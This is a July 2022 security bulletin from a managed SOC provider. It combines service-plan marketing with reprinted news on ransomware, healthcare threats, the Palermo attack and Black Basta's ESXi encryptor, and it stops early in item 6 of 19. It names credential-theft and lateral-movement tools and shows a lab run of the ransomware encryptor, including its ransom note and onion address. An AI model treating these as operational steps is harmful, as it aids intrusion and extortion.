



Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin


July 2022

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	Ransomware attacks need less than four days to encrypt systems	4
2.	Recovering Ransom Payments: Is This the End of Ransomware?.....	8
3.	5 Critical Targets Illustrate the Need for Cutting-Edge Cybersecurity in Healthcare	10
4.	Italian city of Palermo shuts down all systems to fend off cyberattack.....	13
5.	Linux version of Black Basta ransomware targets VMware ESXi servers.....	14
6.	Iranian hackers target energy sector with new DNS backdoor	16
7.	Microsoft: Exchange servers hacked to deploy BlackCat ransomware	19
8.	Linux Malware Deemed 'Nearly Impossible' to Detect	21
9.	Hacking Tesla's Remote Key Cards	23
10.	Interpol seizes \$50 million, arrests 2000 social engineers	24
11.	Tracking People via Bluetooth on Their Phones	26
12.	Office 365 Config Loophole Opens OneDrive, SharePoint Data to Ransomware Attack 27	
13.	Microsoft: Russia stepped up cyberattacks against Ukraine's allies	29
14.	Spyware vendor works with ISPs to infect iOS and Android users	32
15.	The Importance of a Consistent Security Policy.....	34
16.	Over 900,000 Kubernetes instances found exposed online	37
17.	Top Six Security Bad Habits, and How to Break Them.....	41
18.	MITRE shares this year's list of most dangerous software bugs	43
19.	4 Ways AI Capabilities Transform Security	46

1. Ransomware attacks need less than four days to encrypt systems

The duration of ransomware attacks in 2021 averaged 92.5 hours, measured from initial network access to payload deployment. In 2020, ransomware actors spent an average of 230 hours to complete their attacks and 1637.6 hours in 2019.

This change reflects a more streamlined approach that developed gradually over the years to make large-scale operations more profitable.

At the same time, improvements in incident response and threat detection have forced threat actors to move quicker, to leave defenders with a smaller reaction margin.


From access broker to encryption

The data was collected by researchers at IBM's X-Force team from incidents analyzed in 2021. They also noticed a closer collaboration between initial access brokers and ransomware operators.

Previously, network access brokers might wait for multiple days or even weeks before they found a buyer for their network access.


In addition, some ransomware gangs now have direct control over the initial infection vector, an example being Conti taking over the TrickBot malware operation.

Malware that breaches corporate networks is quickly leveraged to enable post-exploitation stages of the attack, sometimes completing its objectives in mere minutes.




Time taken to complete attack objectives (IBM)

In terms of the tools and methods that ransomware actors use, Cobalt Strike is common for interactive sessions, RDP for lateral movement, Mimikatz and LSASS dump for credentials, and SMB + WMIC and Psexec are typically used for deploying payloads on the network hosts.



Tools used by threat actors in 2021 (IBM)

Ransomware actors used many of the same tools in 2019 but to various degrees.



Tools used by ransomware groups in 2019 (IBM)

Faster detection but not enough

The performance of threat detection and response systems in 2021 improved since 2019 but this was not sufficient, the researchers say.

The most impressive development in this area is endpoint detection solutions. In 2019, only 8% of targeted organizations had such a capability, while in 2021, this percentage grew to 36%.

In terms of alerts generated by security tools, IBM X-Force data shows that 42% of attacked organizations were warned in a timely manner in 2019. Last year, alerts were delivered in 64% of network intrusion cases.



Comparison of defense performance (IBM)

While these figures show a gradual improvement in detection, there's still a significant gap that threat actors can take advantage of.

Outlook

Despite the defense improvements, ransomware continues to be a significant threat as actors adopted a highly targeted approach and turn to manual hacking to move inside the victim network and maintain a low profile until the final stage of the attack, system encryption. Clearly, ransomware adversaries have gotten faster at what they do. An example from April 2022 presented a case of an IcedID malware infection leading to Quantum ransomware deployment in just 3 hours and 44 minutes.

Also, the encryption process is quicker these days. Once it starts, in many cases it's very difficult to stop it before considerable damage occurs.

Source: <https://www.bleepingcomputer.com/news/security/ransomware-attacks-need-less-than-four-days-to-encrypt-systems/>

2. Recovering Ransom Payments: Is This the End of Ransomware?

What's the best way to stop ransomware? Make it riskier and less lucrative for cyber criminals. Nearly all intruders prefer to collect a ransom in cryptocurrency. But it's a double-edged sword since even crypto leaves a money trail. Recovering ransomware payouts could lead to a sharp decline in exploits.

Ransomware is still today's top attack type, according to IBM Security's latest research published in the tenth annual X-Force Threat Intelligence Index. It nets millions of dollars for nefarious actors and disrupts businesses, supply chains and entire industries.

Still, not all hope is lost. Using a multi-pronged approach, it's possible to recover ransomware payments. In the long run, this could make a big difference in cyber crime reduction.

Recovering Ransomware Payments

Some still believe that cryptocurrency ransom payments can't be recovered. This is far from the truth. For example, the Colonial Pipeline cyberattack resulted in the company paying a \$4.4 million ransom in Bitcoin in early May 2021. But by early June 2021, the FBI recovered more than \$2 million of the ransom paid.

In this case, a federal judge in the Northern District of California granted a warrant, and the feds seized proceeds from the crypto wallet that held the ransom. The warrant authorized the seizure of 63.7 bitcoin, or \$2.3 million, per the exchange rate at the time of seizure.

The bureau obtained the private key for the wallet address, which enabled the FBI to confiscate the bitcoin from the wallet. Officials did not reveal how the FBI got the key.

Sanctioning the Partners in Crime

Threat actors have evolved quickly into offering Ransomware-as-a-Service. And like any other as-a-service project, it involves multiple affiliates. For example, if an attacker collects a ransom in bitcoin or ether, they need a cryptocurrency exchange to launder the money.

In September, the U.S. Department of the Treasury added the exchange Suex to its list of sanctioned entities due to laundering ties with ransomware attackers. Sanctions mean all property and interests of the target subject to U.S. jurisdiction are blocked. Also, U.S. persons are prohibited from engaging in transactions with sanctioned entities.

The sanctions also cover any entities 50% or more owned by one or more designated persons. Financial institutions and other persons that engage in certain transactions or activities with the sanctioned entities and individuals may expose themselves to sanctions as well, or be subject to an enforcement action.

Ransom Recovery and Arrests

In February 2022, the National Cryptocurrency Enforcement Team ran an investigation that led to the arrest of criminals conspiring to launder \$4.5 billion worth of cryptocurrency. Allegedly, attackers stole the funds during the 2016 Bitfinex cryptocurrency exchange breach. As a result of law enforcement efforts, more than \$3.6 billion in cryptocurrency was recovered. It was the largest Department of Justice (DOJ) crypto coin seizure to date.

In this case, the attackers laundered about 25,000 stolen bitcoin out of their wallet via an intricate process. It included automated money laundering transactions and sending stolen funds to a variety of exchanges and darknet markets. The attackers also converted ransomed bitcoin into other forms of virtual currency, including anonymity-enhanced virtual currency, in a practice known as chain hopping.

Despite this complex scheme, the DOJ caught and arrested the ones responsible. Commenting on the case, Assistant Attorney General Kenneth A. Polite Jr. of the Justice Department's Criminal Division said, "Today, federal law enforcement demonstrates once again that we can follow [the] money through the blockchain, and that we will not allow cryptocurrency to be a safe haven for money laundering or a zone of lawlessness within our financial system."

Tracing Bitcoin Ransom Payments

Law enforcement uses cryptocurrency, computer scientists, blockchain analysts and crypto-tracers to recover ransoms, according to Jeremy Sheridan, assistant director of investigations in the U.S. Secret Service within the Department of Homeland Security.

Crypto tracers enable law enforcement to aggregate and curate millions of open-source and private references, deception data and human intelligence. Harvested data points can include account types, account holders, contract types, contract owners and other metadata. Crypto tracing can also indicate illicit fund destinations, such as a wallet or an exchange. Crypto tracing solutions generate risk scores by profiling hundreds of global exchanges, ATMs, mixers, money laundering systems, gambling services and known criminal addresses.

Reporting Ransomware

Another important measure in the fight against ransomware is incident reporting. Sadly, some organizations fear that reporting an attack could damage their good name. However, reporting adds valuable information to threat intelligence and can assist with ransom recovery efforts.

In light of this, the U.S. Congress recently approved the Strengthening American Cybersecurity Act, which applies to federal agencies and critical infrastructure. If signed into law, this new legislation mandates the reporting of attacks within 72 hours. In addition, it requires agencies to report ransomware payments within 24 hours.

Should I Pay Ransomware?

By far the most effective way to 'recover' ransomware payments is to not pay them at all. While some victims may feel they have no choice, consider these facts:

- Even if you pay the ransom, the threat actors may not give you the decryption key to unlock your files
- Even if the attackers give you the keys, your files may not be fully restored to their original state
- After paying the ransom, attackers often threaten to leak or sell sensitive data on the darknet ('double extortion').

Instead, it's best to have a solid anti-ransomware strategy. This includes:

- Digital file backups to let you restore encrypted data
- Segment network operations to prevent malware from spreading
- Identity access management and zero trust solutions to secure the modern perimeter-less organization.

Ransomware isn't going away anytime soon. Still, there are ways to recover ransomware payouts. Recovery success depends on the combined effort of advanced technology, law enforcement and the cooperation of both private and public organizations.

Source: <https://securityintelligence.com/articles/recovering-ransomware-payment/>

3. 5 Critical Targets Illustrate the Need for Cutting-Edge Cybersecurity in Healthcare

Despite the noble missions of fighting illnesses and saving livings, organizations in today's healthcare industry are frequently under attack by heartless cybercriminals. Why are healthcare organizations of all shapes and size under constant threat? The reason is simple: data. Extremely valuable personal, medical, and financial data.

The attackers' goal is to steal data and use it to hack other systems, or to sell it to other criminals, or to hold it for ransom. Ultimately, any attack on a healthcare organization can put patients at risk. Below are five critical targets in healthcare and three best practices for protecting them.

Healthcare Cyber Targets Today

Healthcare industry and medical record systems are very attractive targets for cybercriminals and as a result, they are frequently attacked. Attackers know that any threat to the well-being of patients can make healthcare organizations profoundly uncomfortable and, perhaps, even desperate and more willing to pay ransoms.

Also, the healthcare industry has become more vulnerable due to an expanding attack surface due to newly deployed technology, telehealth and other developments. Increasingly, third-party users are invited to access healthcare systems network resources. And new Internet of Medical Things (IoMT) devices are being added to the network—many of which were not designed with security in mind and, therefore, susceptible to cyberattack.

Why is Cybersecurity Important in Healthcare?

Cybersecurity is vital to the healthcare industry and is becoming more important every day because medical organizations are continuing to be more reliant on hospital information systems like electronic healthcare record (EHR) systems and physician order entry systems.

Additionally, it isn't just "back office" management systems that the healthcare industry relies on that are targeted. There are also Industrial Internet of Things (IIoT) smart systems that run buildings' heating, ventilation, and air conditioning (HVAC), and elevators that can be exploited. And nearer to patient care, medical organizations rely more and more on IoMT devices like blood pressure machines, infusion pumps, and remote monitoring machines that can be hacked and used to gain access to an organization's network. This is why cybersecurity in healthcare is important.

Top 5 Healthcare Organization Cybersecurity Risks

To protect patients and their data as well as provide them the best experience, health networks need holistic, end-to-end cybersecurity in healthcare at every point of care and in every facility. Below is a list of five types of healthcare organization security risks that are frequently targeted by cybercriminals and need to be expertly secured:

1. Email

Email is still the primary means of communication within healthcare organizations making it an obvious method for launching attacks. The type of attacks cybercriminals launch includes phishing, spear phishing, social engineering, and ransomware attacks.

2. IIoT/IoT and IoMT Devices

IoT devices like smart heating systems or remote patient monitoring machines can have a significant effect on patient wellness and not very secure. Therefore, they are often targeted and hacked to gain access to the network.

IoMT devices extend lives, improve the quality of life, improve clinical staff productivity, and make the relationship between the patient and the care team less transactional. In addition, digital technology enables providers in different healthcare organizations to

coordinate care more seamlessly. Like IoTs, they aren't well-protected can be exploited to access the network.

3. EHR Systems

Medical staff use electronic healthcare record systems to keep track of patients' information and health history. Obviously, this type of data can be extremely personal and sensitive and if it were to be stolen and made public, much harm could be done with it. This is a perfect scenario for ransomware.

4. Physical Devices

Laptops, tablets, mobile phones, and other physical devices that are used in healthcare situations can be stolen and hacked or manipulated leading to the loss of credentials or other confidential information falling into the hands of those with criminal intent.

5. Legacy Systems

Old but not yet retired systems that are no longer supported by the manufacturer can be an open invitation to cybercriminals. These legacy systems that are still present and prominent in many healthcare organizations are frequently vulnerable to attack. They must receive constant attention to be kept secure and not exploited.

Three Cybersecurity Best Practices for Healthcare

1. Establish a Security Culture

IT and security professionals can establish a security culture within their healthcare organization by conducting regular risk assessments and providing employee cybersecurity education and training, which must include top management who can easily fall victim to spear phishing attacks.

Other tactics for instilling a security mindset at their healthcare organizations that cybersecurity teams can do include reminding staff: to practice good computer habits, to use strong passwords and changing them regularly, and to be aware of their physical surroundings and the potential for mobile device theft.

2. Develop an Incident Response Plan

CISOs and CSOs need to be prepared and develop solid incident response plans with their IT and cybersecurity teams. It is important for an organization to be proactive and not reactive. It is smart to expect the unexpected and have a plan for it. Cybersecurity vendors have incident response and readiness services that you may want to investigate as you develop your plans.

3. Deploy Security Solutions with Automation and Integration in Mind

Healthcare organizations must have cutting-edge cybersecurity solutions that include next-generation firewalls. Another requirement for healthcare cybersecurity is the installation and maintenance of antivirus software. However, these are just the basics. Segmentation can reduce breach impact as well as other strategic solutions that enable secure telehealth such as Zero Trust Network Access (ZTNA) and SD-WAN are critical as healthcare continues to evolve.

Source: <https://www.fortinet.com/blog/ciso-collective/five-critical-targets-in-healthcare-cybersecurity>

4. Italian city of Palermo shuts down all systems to fend off cyberattack

The municipality of Palermo in Southern Italy suffered a cyberattack on Friday, which appears to have had a massive impact on a broad range of operations and services to both citizens and visiting tourists.

Palermo is home to about 1.3 million people, the fifth most populous city in Italy. The area is visited by another 2.3 million tourists every year.

Although local IT experts have been trying to restore the systems for the past three days, all services, public websites, and online portals remain offline.

According to multiple local media outlets, the impacted systems include the public video surveillance management, the municipal police operations center, and all of the municipality's services.

It's impossible to communicate or request any service that relies on digital systems, and all citizens have to use obsolete fax machines to reach public offices.

Moreover, tourists cannot access online bookings for tickets to museums and theaters (Massimo Theater) or even confirm their reservations on sports facilities.

Finally, limited traffic zone cards are impossible to acquire, so no regulation occurs, and no fines are issued for relevant violations. Unfortunately, the historical city center requires these passes for entrance, so tourists and local residents are severely impacted.

Ransomware or DDoS?

Italy recently received threats from the Killnet group, a pro-Russian hacktivist who attacks countries that support Ukraine with resource-depleting cyberattacks known as DDoS (distributed denial of service).

While some were quick to point the finger at Killnet, the cyberattack on Palermo bears the signs of a ransomware attack rather than a DDoS.

The councilor for innovation in the municipality of Palermo, Paolo Petralia Camassa, has stated that all systems were cautiously shut down and isolated from the network while he also warned that the outage might last for a while.

This is a typical response to a ransomware attack, with networks being taken offline to prevent the malware from spreading to more computers and encrypting files.

If this cyberattack turns out to be ransomware, the gang responsible for it might have managed to steal data to conduct double-extortion, which commonly accompanies these attacks.

In that case, Palermo could face the prospect of a severe data breach affecting a large number of individuals and potentially also incurring fines for GDPR violations.

Bleeping Computer has reached out to the company that responded to the incident and currently performs the IT services restoration, SISPI, and we will update this post as soon as we receive a response.

Source: <https://www.bleepingcomputer.com/news/security/italian-city-of-palermo-shuts-down-all-systems-to-fend-off-cyberattack/>

5. Linux version of Black Basta ransomware targets VMware ESXi servers

Black Basta is the latest ransomware gang to add support for encrypting VMware ESXi virtual machines (VMs) running on enterprise Linux servers.

Most ransomware groups are now focusing their attacks on ESXi VMs since this tactic aligns with their enterprise targeting. It also makes it possible to take advantage of faster encryption of multiple servers with a single command.

Encrypting VMs makes sense since many companies have recently migrated to virtual machines as they allow for easier device management and a lot more efficient resource usage.

Another ransomware gang targeting ESXi servers

In a new report, Uptycs Threat Research analysts revealed that they spotted new Black Basta ransomware binaries specifically targeting VMWare ESXi servers.

Linux ransomware encryptors are nothing new, and BleepingComputer has been reporting on similar encryptors released by multiple other gangs, including LockBit, HelloKitty, BlackMatter, REvil, AvosLocker, RansomEXX, and Hive.


Like other Linux encryptors, Black Basta's ransomware binary will search for the /vmfs/volumes where the virtual machines are stored on the compromised ESXi servers (if no such folders are found, the ransomware exits).

BleepingComputer was unable to find command-line arguments to target other paths for encryption, suggesting that this encryptor is specifically designed to target only ESXi servers.

The ransomware uses the ChaCha20 algorithm to encrypt the files. It also takes advantage of multithreading to use multiple processors and speed up the encryption process.

While encrypting, the ransomware will append the .basta extension to the encrypted files' names and create ransom notes named readme.txt in each folder.

The notes include a link to the chat support panel and a unique ID that victims can use to communicate with the attackers.



```
bleeping@Bleeping-Test: ~  
bleeping@Bleeping-Test:~$ ./encryptor  
ENCRYPTION  
Done time: 0.0010 seconds, encrypted: 0.0000 gb  
bleeping@Bleeping-Test:~$ sudo ./encryptor  
ENCRYPTION  
Done time: 0.6840 seconds, encrypted: 0.0066 gb  
bleeping@Bleeping-Test:~$ more /vmfs/volumes/readme.txt  
Your data are stolen and encrypted  
The data will be published on TOR website if you do not pay the ransom  
You can contact us and decrypt one file for free on this TOR site  
(you should download and install TOR browser first https://torproject.org)  
https://aazsbsgya565vlu2c6bzy6yfiebkbtvvcyvtolt33s77xypi7nypxyd.onion/  
  
Your company id for log in:   
bleeping@Bleeping-Test:~$
```

Black Basta Linux ransom note (BleepingComputer)

"The Black Basta was first seen this year during the month of April, in which its variants targeted Windows systems," Uptcys' Siddharth Sharma and Nischay Hegde said.

"Based on the chat support link and encrypted file extension, we believe that the actors behind this campaign are the same who targeted Windows systems earlier with the Black Basta ransomware."

Active since April

Black Basta ransomware was first spotted in the wild in the second week of April, as the operation quickly ramped up its attacks targeting companies worldwide.

Even though the gang's ransom demands are likely to vary between victims, BleepingComputer knows of at least one who received a demand of over \$2 million for a decryptor and to avoid having its data leaked online.

While not much else is known about the new ransomware gang, this is likely not a new operation but rather a rebrand due to their demonstrated ability to quickly breach new victims and the negotiating style (possibly a rebrand of the Conti ransomware operation).

Emsisoft CTO Fabian Wosar has previously told BleepingComputer that other ransomware gangs (besides the ones we reported on), including Babuk, RansomExx/Defray, Mespinoza, GoGoogle, Snatch, PureLocker, and DarkSide, have also developed and used their own Linux encryptors.

"The reason why most ransomware groups implemented a Linux-based version of their ransomware is to target ESXi specifically," Wosar explained.

Source: <https://www.bleepingcomputer.com/news/security/linux-version-of-black-basta-ransomware-targets-vmware-esxi-servers/>

6. Iranian hackers target energy sector with new DNS backdoor

The Iranian Lycaenum APT hacking group uses a new .NET-based DNS backdoor to conduct attacks on companies in the energy and telecommunication sectors.

